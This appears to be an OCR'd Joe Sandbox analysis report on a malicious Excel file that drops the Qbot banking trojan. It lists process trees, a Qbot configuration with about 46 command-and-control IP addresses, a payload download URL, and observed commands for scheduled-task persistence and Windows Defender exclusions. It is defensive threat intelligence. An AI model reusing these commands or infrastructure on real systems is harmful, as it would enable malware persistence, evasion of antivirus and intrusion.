ID: 492442
Sample Name: xls.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:59:03
Date: 28/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report xls.xls

Overview


General Information

Sample Name:	xls.xls
Analysis ID:	492442
MD5:	170b6a83db1f649.
SHA1:	9dedf1b8c2af2ea..
SHA256:	7afc98f96efa95a…
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Qbot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Yara detected Qbot
- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Sigma detected: Schedule system p…
- Office document tries to convince vi…
- Maps a DLL or memory area into an…
- Overwrites code with unconditional j…
- Office process drops PE file
- Writes to foreign memory regions
- Uses cmd line tools excessively to a…
- Sigma detected: Microsoft Office Pr…
- Allocates memory in foreign process…
- Injects code into the Windows Explo…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 508 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 2784 cmdline: regsvr32 -silent ..\Drezd.red MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1176 cmdline: -silent ..\Drezd.red MD5: 432BE6CF7311062633459EEF6B242FB5)
      - explorer.exe (PID: 1016 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
        - schtasks.exe (PID: 2556 cmdline: 'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn mywmprn /tr 'regsvr32.exe -s \'C:\Users\user\Drezd.red\'' /SC ONCE /Z /ST 18:03 /ET 18:15 MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
  - regsvr32.exe (PID: 1832 cmdline: regsvr32 -silent ..\Drezd1.red MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2520 cmdline: regsvr32 -silent ..\Drezd2.red MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- regsvr32.exe (PID: 3020 cmdline: regsvr32.exe -s 'C:\Users\user\Drezd.red' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2936 cmdline: -s 'C:\Users\user\Drezd.red' MD5: 432BE6CF7311062633459EEF6B242FB5)
    - explorer.exe (PID: 3016 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
      - reg.exe (PID: 840 cmdline: C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\ProgramData\Microsoft\Ofsugluhreiu' /d '0' MD5: 9D0B3066FE3D1FD345E86BC7BCCED9E4)
      - reg.exe (PID: 2068 cmdline: C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\Users\user\AppData\Roaming\Microsoft\Csbfke' /d '0' MD5: 9D0B3066FE3D1FD345E86BC7BCCED9E4)
- regsvr32.exe (PID: 916 cmdline: regsvr32.exe -s 'C:\Users\user\Drezd.red' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2652 cmdline: -s 'C:\Users\user\Drezd.red' MD5: 432BE6CF7311062633459EEF6B242FB5)
- **cleanup**

Malware Configuration

Threatname: Qbot

```
{
  "Bot id": "obama104",
  "Campaign": "1632729661",
  "Version": "402.343",
  "C2 list": [
    "95.77.223.148:443",
    "47.22.148.6:443",
    "89.101.97.139:443",
    "27.223.92.142:995",
    "120.151.47.189:443",
    "136.232.34.70:443",
    "120.150.218.241:995",
    "185.250.148.74:443",
    "181.118.183.94:443",
    "140.82.49.12:443",
    "67.165.206.193:993",
    "103.148.120.144:443",
    "71.74.12.34:443",
    "76.25.142.196:443",
    "73.151.236.31:443",
    "173.21.10.71:2222",
    "75.188.35.168:443",
    "2.178.88.145:61202",
    "71.80.168.245:443",
    "45.46.53.140:2222",
    "109.12.111.14:443",
    "105.198.236.99:443",
    "73.77.87.137:443",
    "41.248.239.221:995",
    "182.176.112.182:443",
    "96.37.113.36:993",
    "75.66.88.33:443",
    "162.244.227.34:443",
    "24.229.150.54:995",
    "216.201.162.158:443",
    "92.59.35.196:2222",
    "196.218.227.241:995",
    "24.139.72.117:443",
    "68.207.102.78:443",
    "72.252.201.69:443",
    "2.188.27.77:443",
    "177.130.82.197:2222",
    "68.204.7.158:443",
    "189.210.115.207:443",
    "181.163.96.53:443",
    "24.55.112.61:443",
    "75.107.26.196:465",
    "185.250.148.74:2222",
    "68.186.192.69:443",
    "24.152.219.253:995",
    "50.29.166.232:995"
  ]
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
xls.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.622340870.0000000010001000.00000040.00020000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
0000000D.00000002.635284743.0000000000300000.00000004.00000001.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
00000006.00000002.619249193.00000000003B0000.00000004.00000001.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
0000000D.00000002.637039550.0000000010001000.00000040.00020000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
0000000E.00000002.888219499.00000000000C0000.00000040.00020000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	

Click to see the 1 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.explorer.exe.80000.0.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
6.2.regsvr32.exe.3b0000.1.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
14.2.explorer.exe.c0000.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
6.2.regsvr32.exe.3b0000.1.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
7.2.explorer.exe.80000.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Command Line Without DLL

Persistence and Installation Behavior:

Sigma detected: Schedule system process

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office process drops PE file

PE file has nameless sections

Persistence and Installation Behavior:

Uses cmd line tools excessively to alter registry or file data

Boot Survival:

Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Overwrites code with unconditional jumps - possibly settings hooks in foreign process

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Writes to foreign memory regions

Allocates memory in foreign processes

Injects code into the Windows Explorer (explorer.exe)

Yara detected hidden Macro 4.0 in Excel

Stealing of Sensitive Information:

Yara detected Qbot


Remote Access Functionality:

Yara detected Qbot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Command and Scripting Interpreter 1 1	Windows Service 3	Windows Service 3	Masquerading 1 2 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesd Insecur Networl Commu
Default Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 4 1 3	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit Redirec Calls/SI
Domain Accounts	Scripting 2	Logon Script (Windows)	Scheduled Task/Job 1	Modify Registry 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit Track D Locatio
Local Accounts	Service Execution 2	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 1	NTDS	Process Discovery 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 1	SIM Ca Swap
Cloud Accounts	Native API 3	Network Logon Script	Network Logon Script	Process Injection 4 1 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Exploitation for Client Execution 3 2	Rc.common	Rc.common	Scripting 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammin Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
xls.xls	31%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44467.7495993056[1].dat	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://190.14.37.178/44467.7495993056.dat	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://190.14.37.178/44467.7495993056.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.183.96.67	unknown	Netherlands		60117	HSAE	false
190.14.37.178	unknown	Panama		52469	OffshoreRacksSAPA	false
185.250.148.213	unknown	Russian Federation		48430	FIRSTDC-ASRU	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	492442
Start date:	28.09.2021
Start time:	17:59:03
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 22s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	xls.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@25/6@0/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 20.6% (good quality ratio 19%) • Quality average: 75% • Quality standard deviation: 29.1%

HCA Information:	• Successful, ratio: 86% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to English - United States • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:00:55	API Interceptor	30x Sleep call for process: regsvr32.exe modified
18:00:57	API Interceptor	870x Sleep call for process: explorer.exe modified
18:01:01	API Interceptor	2x Sleep call for process: schtasks.exe modified
18:01:02	Task Scheduler	Run new task: mywmprn path: regsvr32.exe s>-s "C:\Users\user\Drezd.red"

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.183.96.67	#Qbot downloader.xls	Get hash	malicious	Browse	• 185.183.96.67/44466.8890891204.dat
	Compensation-2308017-09272021.xls	Get hash	malicious	Browse	• 185.183.96.67/44466.7516903935.dat
	Compensation-1730406737-09272021.xls	Get hash	malicious	Browse	• 185.183.96.67/44466.7022844907.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HSAE	Compensation-1214892625-09272021.xls	Get hash	malicious	Browse	• 185.183.96.67
	Compensation-2100058996-09272021.xls	Get hash	malicious	Browse	• 185.183.96.67
	Compensation-1657705079-09272021.xls	Get hash	malicious	Browse	• 185.183.96.67
	Compensation-1214892625-09272021.xls	Get hash	malicious	Browse	• 185.183.96.67
	#Qbot downloader.xls	Get hash	malicious	Browse	• 185.183.96.67
	Compensation-2308017-09272021.xls	Get hash	malicious	Browse	• 185.183.96.67
	Compensation-1730406737-09272021.xls	Get hash	malicious	Browse	• 185.183.96.67
	KHI13mrm4c.exe	Get hash	malicious	Browse	• 185.183.98.2
	Copy of Payment-228607772-09222021.xls	Get hash	malicious	Browse	• 185.82.202.248
	NJS4hNBeUR.exe	Get hash	malicious	Browse	• 185.198.57.68
	rQoEGMGufv.exe	Get hash	malicious	Browse	• 185.45.192.203
	5ya8R7LxXl.exe	Get hash	malicious	Browse	• 185.45.192.203
	Uz2eSldsZe.exe	Get hash	malicious	Browse	• 185.45.192.203
	SWIFT_COPY.htm	Get hash	malicious	Browse	• 194.36.191.196
	3hTS09wZ7G.exe	Get hash	malicious	Browse	• 185.183.96.3

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	040ba58b824e36fc9117c1e3c8b651d9e4dc3fe12b535.exe	Get hash	malicious	Browse	• 185.183.96.3
	OC2Z0JbqfA.exe	Get hash	malicious	Browse	• 185.183.96.3
	89o9iHBGiB.exe	Get hash	malicious	Browse	• 185.183.96.3
	DWVByMCYL8.exe	Get hash	malicious	Browse	• 185.183.96.3
	DUpgpAnHkq.exe	Get hash	malicious	Browse	• 185.183.96.3

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\Drezd.red	Compensation-1214892625-09272021.xls	Get hash	malicious	Browse	
	Compensation-2100058996-09272021.xls	Get hash	malicious	Browse	
	Compensation-1657705079-09272021.xls	Get hash	malicious	Browse	
	Compensation-1214892625-09272021.xls	Get hash	malicious	Browse	
	#Qbot downloader.xls	Get hash	malicious	Browse	
	Compensation-2308017-09272021.xls	Get hash	malicious	Browse	
	Compensation-1730406737-09272021.xls	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44467.7495993056[1].dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072
Entropy (8bit):	4.528520016236287
Encrypted:	false
SSDEEP:	3072:Do6vBnby4Yx0XjFFzPQ0MslzERfQB24hLxBVi/b/9+PdpiWC35ol/uwfTuT2b2Mx:vs6Xpq0H3Jhds/9+qC/zfTPLL
MD5:	6C89E2D95882B9668285D9C8DF9EED6D
SHA1:	EC523CA5548802700D486A209C14173A6D6CDA54
SHA-256:	B8D85FEF926FC94B34936042F552EAF2B148255BB2A3FF40894539C956531B31
SHA-512:	1F0D781EFB3C1E1E317B4066D3E1081BA9333F60B19B91C351C44AA3F774B47BBC27EAE47BA75486017358D7D0805FE09C8303D7FB506A0F3ECC66808E7203A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....;a.....!..... ....p.....\|.... .....text..... ..`.edata..p.... .....@..@.data.... ...0..... .....@....data...T....P.....$.....@....rdatat.H.....@....rsrc..... .....@..@.....P...0...P.....P.....P...H.....P.... ...P..... .....

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	162688
Entropy (8bit):	4.25437517071697
Encrypted:	false
SSDEEP:	1536:C6ddL3FNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcm48s:CSJNSc83tKBAvQVCgOtmXmLpLm4l
MD5:	40C07C4525D96EAF485988B9D7CB3F9D
SHA1:	4093F92CC11B8BC488A39FFB06DEDED5CA6E9A8E
SHA-256:	1A992CFD9414F84D1FC0A51CABC0BB705CB9EF4345C5E8A1AB441803A9EE228A
SHA-512:	F5C6931322070E731C49A811564CF99C353916ACBEF78B49160DC8273F972FAA4F3D78A0B5692060629FA76C417A50A09BF71AC16712164ADBE96453C45D3707
Malicious:	false
Preview:	MSFT.....Q.....#.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"..."..(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... $.....x..xG.....T..... .....&!..... .....

C:\Users\user\AppData\Local\Temp\VBE\RefEdit.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	15676
Entropy (8bit):	4.532606740739516
Encrypted:	false
SSDEEP:	192:Wxl811DxzCOtHIT6P20eChgZjTdZ3HJV8L1I17EMBkDXrq9LwGGLVbkLde:W3wxesT20lheZ3waE5D7qxlxkxe
MD5:	F79E24E707B060705D150AAE1D1AD517
SHA1:	A5ACE1DDC4B04D65BE1B3A9547C92813B0B809B7
SHA-256:	014435EA0D1AF50297D57F20D2AE473FAA96BCBCDA38FB0F9724E9266F30B6A6
SHA-512:	E35DD740D2BE0FAF6EE9DA0CA4CB51ABF191367BDF2F598E129FCEA840ADE31776A28EAB66EC10892846E12AD9ADC0FD8E6CCC65D4B2748C8EF7ACFB7568CE82
Malicious:	false
Preview:	MSFT.....A.....1..... .....d.....,.....\.....H...4.....0... .....x.....x. .....$".....P.....$".....0....P.,..... ....0.....%".....H..."..... .....H.....(.....@.....P.....0.....`.....p...X.. ..... .....nY*.J.....D.....E.....F.....B.....`..d.....'E.....F.....0.....F.....E.....`.M.....CPf.....0..=.....01..)....w....<WI.....\.1Y.....k...U.....".....|. ..K..a...

C:\Users\user\Drezd.red	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072
Entropy (8bit):	1.6961804656486577
Encrypted:	false
SSDEEP:	1536:92VcC6MtqWgV3vAFNJ3JXS9n5SYCR44u029R+J:XC6MtAAFNJ5XC5SYCi02r+J
MD5:	B19B0AF9A01DD936D091C291B19696C8
SHA1:	862ED0B9586729F2633670CCD7D075D7693908E1
SHA-256:	17D261EACA2629EF9907D0C00FB2271201E466796F06DCB7232900D711C29330
SHA-512:	9F0CE65AFA00919797A3A75308CF49366D5DCA0C17EA3CFAB70A9E9244E0D5AB6DEC21A3A46C2C609159E0CBF91AF4F10E6A36F3FB7310A5C2B062249AB43DB4
Malicious:	**true**
Joe Sandbox View:	• Filename: Compensation-1214892625-09272021.xls, Detection: malicious, Browse • Filename: Compensation-2100058996-09272021.xls, Detection: malicious, Browse • Filename: Compensation-1657705079-09272021.xls, Detection: malicious, Browse • Filename: Compensation-1214892625-09272021.xls, Detection: malicious, Browse • Filename: #Qbot downloader.xls, Detection: malicious, Browse • Filename: Compensation-2308017-09272021.xls, Detection: malicious, Browse • Filename: Compensation-1730406737-09272021.xls, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....;a.....!..... ....p.....\|.... .....text..... ..`.edata..p.... .....@..@.data.... ...0..... .....@....data...T....P.....$.....@....rdatat.H.....@....rsrc..... .....@..@.....P...0...P.....P.....P...H.....P.... ...P..... .....

Static File Info

General

